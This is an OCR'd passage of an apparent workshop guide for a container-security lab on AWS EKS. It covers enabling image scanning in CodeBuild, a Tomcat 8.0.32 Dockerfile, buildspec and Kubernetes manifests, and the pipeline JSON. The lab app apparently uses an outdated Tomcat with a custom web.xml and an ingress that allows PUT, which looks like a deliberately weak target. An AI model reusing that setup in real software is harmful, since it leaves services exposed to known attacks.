
Next select “Environment” from “Edit” drop down menu:



Select “Additional configuration”



The current environment variables are displayed




5.4.2 Enable Image Scanning

In order to enable image scanning we will add an environment variable to the build.

Note: The role assigned to the GUI does not have sufficient permissions however we can achieve this via the aws cli in the Bastion Host

Step 1 - Return the Bastion Host



Step 2 - Add the jq utility

Note: The jq utility is a command line tool used to parse and manipulate json and is often used with aws cli commands as the output is typically in json format.

https://technology.amis.nl/software-development/jq-linux-command-line-tool-for-interpreting-and-manipulating-json-documents/

Step 3 - Run the command:

```
sudo yum install -y jq
```

Step 4 - Create the new environment variable object

```
newEnvVariables=$(aws codebuild update-project \
--name "webapp-image-build" --region us-west-2 | \
            jq -r '.project.environment' | \
            jq '.environmentVariables[.environmentVariables | length ] |= . + { "type":
"PLAINTEXT", "name": "CS_SCAN_IMAGE", "value": "true" }')
```

Step 5 - Apply the Update

```
aws codebuild update-project --name "webapp-image-build" --region us-west-2
--environment "$newEnvVariables"
```


Step 6 - Check the project update

```
aws codebuild update-project --name "webapp-image-build" --region us-west-2 | less
```

Note: You will need to press "q" to exit out of less

Check that the environment variable has been added

You then use the code below to push that environment variable into the "webapp-image-build" so when you see the screen shot below, it shows the previous variables like FALCON_CLIENT_ID, FALCON_CLIENT_SECRET, and finally the CS_SCAN_IMAGE variable.



5.5 The Application Build

The application is built from a Dockerfile. .

You can find the Dockerfile here

https://github.com/jhseceng/cwp-container-lab/blob/master/code/app/tomcat/Dockerfile

master cwp-container-lab / code / app / tomcat / Dockerfile

Justin Harris Build Files Latest commit 3626

0 contributors

13 lines (13 sloc) | 727 Bytes

```
1  FROM public.ecr.aws/ubuntu/ubuntu:18.04
2  RUN apt-get -yqq update
3  RUN apt-get -yqq install openjdk-8-jdk wget net-tools
4  RUN mkdir /opt/tomcat \
5  && cd /opt/tomcat \
6  && wget -q http://provisioning.aws.cs-labs.net/workshop/cwp/files/apache-tomcat-8.0.32.tar.gz -O apache-tomcat-8.0.32.tar.gz \
7  && wget -q http://provisioning.aws.cs-labs.net/workshop/cwp/files/teds-web.xml -O teds-web.xml \
8  && tar zxvf apache-tomcat-8.0.32.tar.gz \
9  && cp teds-web.xml /opt/tomcat/apache-tomcat-8.0.32/conf/web.xml \
10 && echo "export JAVA_HOME=/usr/lib/jvm/java-1.8.0-openjdk-amd64" >> ~/.bashrc \
11 && echo "export CATALINA_HOME=/opt/tomcat/apache-tomcat-8.0.32" >> ~/.bashrc
12 CMD ["/opt/tomcat/apache-tomcat-8.0.32/bin/catalina.sh", "run"]
13 EXPOSE 8080
```

Deploying the Application - eks-buildspec.yaml

We have an eks-buildspec.yaml file which builds the application container image from a Dockerfile

```
version: 0.2

phases:
  pre_build:
    on-failure: ABORT
    commands:
      - echo Creating kubeconfig for Amazon EKS...
      - aws eks --region $AWS_DEFAULT_REGION update-kubeconfig --name
$EKS_CLUSTER_NAME
      - REPOSITORY_URI=${REPO_ECR}
      - COMMIT_HASH=$(echo $CODEBUILD_RESOLVED_SOURCE_VERSION | cut -c
1-7)
      - IMAGE_TAG=${COMMIT_HASH:=latest}
      - echo "Update Image tag in kube-manifest..."
      - sed -i 's@CONTAINER_IMAGE@'"$REPOSITORY_URI:$IMAGE_TAG"'@'
./app/tomcat/k8s/deployment.yaml
      - cat ./app/tomcat/k8s/deployment.yaml
      - echo "Update SA Arn in manifest..."
      - sed -i 's@SERVICE_ROLE_ARN@'"$SERVICE_ROLE_ARN"'@'
./app/tomcat/k8s/sa.yaml
      - cat ./app/tomcat/k8s/sa.yaml
  build:
    on-failure: ABORT
    commands:
      - echo Deploy started on `date`
      - echo Creating Deployment Service Account...
      - kubectl apply -f ./app/tomcat/k8s/sa.yaml
      - echo Creating Deployment...
      - kubectl apply -f ./app/tomcat/k8s/deployment.yaml
      - echo Creating Service...
      - kubectl apply -f ./app/tomcat/k8s/service.yaml
      - echo Creating Ingress AWS ALB...
      - kubectl apply -f ./app/tomcat/k8s/ingress.yaml
```

pre_build:

First the build server authenticates to the EKS cluster and updates its Kubeconfig file.

```
version: 0.2

phases:
  pre_build:
    on-failure: ABORT
    commands:
      - echo Creating kubeconfig for Amazon EKS...
      - aws eks --region $AWS_DEFAULT_REGION update-kubeconfig --name
$EKS_CLUSTER_NAME
      - REPOSITORY_URI=${REPO_ECR}
      - COMMIT_HASH=$(echo $CODEBUILD_RESOLVED_SOURCE_VERSION | cut -c
1-7)
      - IMAGE_TAG=${COMMIT_HASH:=latest}
```

Next the new image tag is added to the ./app/tomcat/k8s/deployment.yaml file and a service role is added to the sa.yaml file.

```
      - echo "Update Image tag in kube-manifest..."
      - sed -i 's@CONTAINER_IMAGE@'"$REPOSITORY_URI:$IMAGE_TAG"'@'
./app/tomcat/k8s/deployment.yaml
      - cat ./app/tomcat/k8s/deployment.yaml
      - echo "Update SA Arn in manifest..."
      - sed -i 's@SERVICE_ROLE_ARN@'"$SERVICE_ROLE_ARN"'@'
./app/tomcat/k8s/sa.yaml
      - cat ./app/tomcat/k8s/sa.yaml
```

build:

The application is then added to the cluster using kubectl commands

```
- echo Deploying to the EKS cluster...
- kubectl apply -f ./app/tomcat/k8s/deployment.yaml
- echo Deploying Service to the EKS cluster...
- kubectl apply -f ./app/tomcat/k8s/service.yaml
- echo Deploying Ingress to the EKS cluster...
- kubectl apply -f ./app/tomcat/k8s/ingress.yaml
```

5.5 The Application Deployment

The Application Deployment is defined in three files

- deployment.yaml
- service.yaml
- ingress.yaml

deployment.yaml

https://github.com/jhseceng/cwp-container-lab/blob/master/code/app/tomcat/k8s/deployment.yaml

master cwp-container-lab / code / app / tomcat / k8s / deployment.yaml

Justin Harris Build Files

0 contributors

22 lines (22 sloc) | 389 Bytes

```yaml
apiVersion: apps/v1
kind: Deployment
metadata:
  name: webapp
  labels:
    app: webapp
spec:
  replicas: 1
  selector:
    matchLabels:
      app: webapp
  template:
    metadata:
      labels:
        app: webapp
    spec:
      serviceAccountName: pod-s3-access
      containers:
        - name: webapp
          image: CONTAINER_IMAGE
          ports:
            - containerPort: 8080
```

In Kubernetes, a deployment is a method of launching a pod with containerized applications and ensuring that the necessary number of replicas is always running on the cluster.

template: -> spec: -> containers:
This defines the name of the container and the image that it is built from.

spec: -> selector: -> matchLabels:

This defines a label that is used in the service.yaml file to bind the service to the deployment

spec: -> replicas:


This defines the number of containers to run in the cluster

service.yaml

https://github.com/jhseceng/cwp-container-lab/blob/master/code/app/tomcat/k8s/service.yaml

A Kubernetes service is a logical abstraction for a deployed group of pods in a cluster (which all perform the same function).Kubernetes services connect a set of pods to an abstracted service name and IP address. Services provide discovery and routing between pods. For example, services connect an application front-end to its backend, each of which running in separate deployments in a cluster. Services use labels and selectors to match pods with other applications. The core attributes of a Kubernetes service are:

- A label selector that locates pods
- The clusterIP IP address and assigned port number
- Port definitions
- Optional mapping of incoming ports to a targetPort



master cwp-container-lab / code / app / tomcat / k8s / service.yaml

Justin Harris Build Files

0 contributors

13 lines (13 sloc) | 175 Bytes

```
1  ---
2  apiVersion: v1
3  kind: Service
4  metadata:
5    name: webapp
6  spec:
7    ports:
8      - port: 80
9        targetPort: 8080
10       protocol: TCP
11   type: NodePort
12   selector:
13     app: webapp
```

spec: -> ports: -> port:

Defines the port that the service exposes

spec: -> ports: -> targetPort:

Defines the port that the service binds to. (The port number should match the containerPort defined in the deployment.yaml file

spec: -> selector: -> app:

Defines the value used to select the containers to target (The name should match the value in the matchlabels: value defined in the deployment.yaml file)

spec: -> type

NodePort: Exposes the Service on each Node's IP at a static port

ingress.yaml

Ingress exposes HTTP and HTTPS routes from outside the cluster to services within the cluster. Traffic routing is controlled by rules defined on the Ingress resource.

24 lines (24 sloc) | 742 Bytes Raw

```yaml
apiVersion: networking.k8s.io/v1
kind: Ingress
metadata:
  name: "webapp-ingress"
  annotations:
    kubernetes.io/ingress.class: alb
    alb.ingress.kubernetes.io/scheme: internet-facing
    alb.ingress.kubernetes.io/conditions.webapp: >
      [{"field":"http-request-method","httpRequestMethodConfig":{"Values":["GET", "PUT"]}}]
    alb.ingress.kubernetes.io/target-group-attributes: stickiness.enabled=true,stickiness.lb_cookie.duration_seconds=86400
    alb.ingress.kubernetes.io/target-type: ip
  labels:
    app: webapp
spec:
  rules:
    - http:
        paths:
          - path: /
            pathType: Prefix
            backend:
              service:
                name: "webapp"
                port:
                  number: 80
```

spec: -> rules -> http: -> paths: -> path: -> backend: -> service

Defines the service that the ingress service will target

In this lab we have deployed the “AWS EKS load balancer” controller to the cluster. The loadbalancer controller parses ingress.yaml files and uses an AWS Application LoadBalancer to expose the ingress service.

https://docs.aws.amazon.com/eks/latest/userguide/aws-load-balancer-controller.html

5.5.1 Validating the Application Deployment


We automate the deployment of the application to the cluster directly after the cluster builds.

https://docs.aws.amazon.com/codepipeline/latest/userguide/concepts.html#concepts-stages

The pipeline has three stages

- Source
- Build
- Deploy

From the GUI we can view the pipelines but not the detail



Return to the Bastion host where we can examine the pipeline
Run the command

```
aws codepipeline get-pipeline --name webapp-deploy-pipeline --region us-west-2 | less
```

Note: You will need to press "q" to exit out of less.

Source

In this case the pipeline is triggered by a commit to the CodeCommit Repository

```
"pipeline": {
    "roleArn": "arn:aws:iam::800894433767:role/cwp-demo-stack-CodePipelin-CodePipelineServiceRole-QEFPPIUSI7HP",
    "stages": [
        {
            "name": "Source",
            "actions": [
                {
                    "inputArtifacts": [],
                    "name": "SourceAction",
                    "actionTypeId": {
                        "category": "Source",
                        "owner": "AWS",
                        "version": "1",
                        "provider": "CodeCommit"
                    },
                    "outputArtifacts": [
                        {
                            "name": "SourceOutput"
                        }
                    ],
                    "configuration": {
                        "PollForSourceChanges": "false",
                        "BranchName": "main",
                        "RepositoryName": "webapp"
                    },
                    "runOrder": 1
                }
            ]
        },
        {
```

Build

```
        {
            "name": "Build",
            "actions": [
                {
                    "inputArtifacts": [
                        {
                            "name": "SourceOutput"
                        }
                    ],
                    "name": "Build",
                    "actionTypeId": {
                        "category": "Build",
                        "owner": "AWS",
                        "version": "1",
                        "provider": "CodeBuild"
                    },
                    "outputArtifacts": [
                        {
                            "name": "BuildOutput"
                        }
                    ],
                    "configuration": {
                        "ProjectName": "webapp-image-build"
                    },
                    "runOrder": 1
                }
            ]
        },
        {
```

The build action triggers the ecrCodeBuildProject which will execute the commands in the ecr-buildspec.yaml

Deploy

```
            "name": "Deploy",
            "actions": [
                {
                    "inputArtifacts": [
                        {
                            "name": "SourceOutput"
                        }
                    ],
                    "name": "Deploy",
                    "actionTypeId": {
                        "category": "Build",
                        "owner": "AWS",
                        "version": "1",
                        "provider": "CodeBuild"
                    },
                    "outputArtifacts": [],
                    "configuration": {
                        "ProjectName": "eks-webapp-deploy"
                    },
                    "runOrder": 1
                }
            ]
        }
    ],
```

The build action triggers the ecrCodeBuildProject which will execute the commands in the eks-buildspec.yaml


Examining the CodePipeline we can see that the recent pipeline has succeeded

```
aws codepipeline get-pipeline-state --name webapp-deploy-pipeline --region us-west-2 | less
```

7. Kubernetes Protection Agent Install

Inside the AWS Console, navigate to Amazon Elastic Kubernetes Service to view EKS Clusters


Copy the Cluster name to your clipboard and paste it for later retrieval in a note. It will be in the form of CRWD-EKS-Cluster-{random 12}.



From the Bastion host run the commands

```
aws eks describe-cluster --name CRWD-EKS-Cluster-{12 digit} --region us-west-2
```

NOTE: Suggest copying and pasting this entire command to clipboard and fill in the 12 digits from your environment.




Step 1 - Select the cluster ARN inside the Bastion Host will copy the arn value to the clipboard

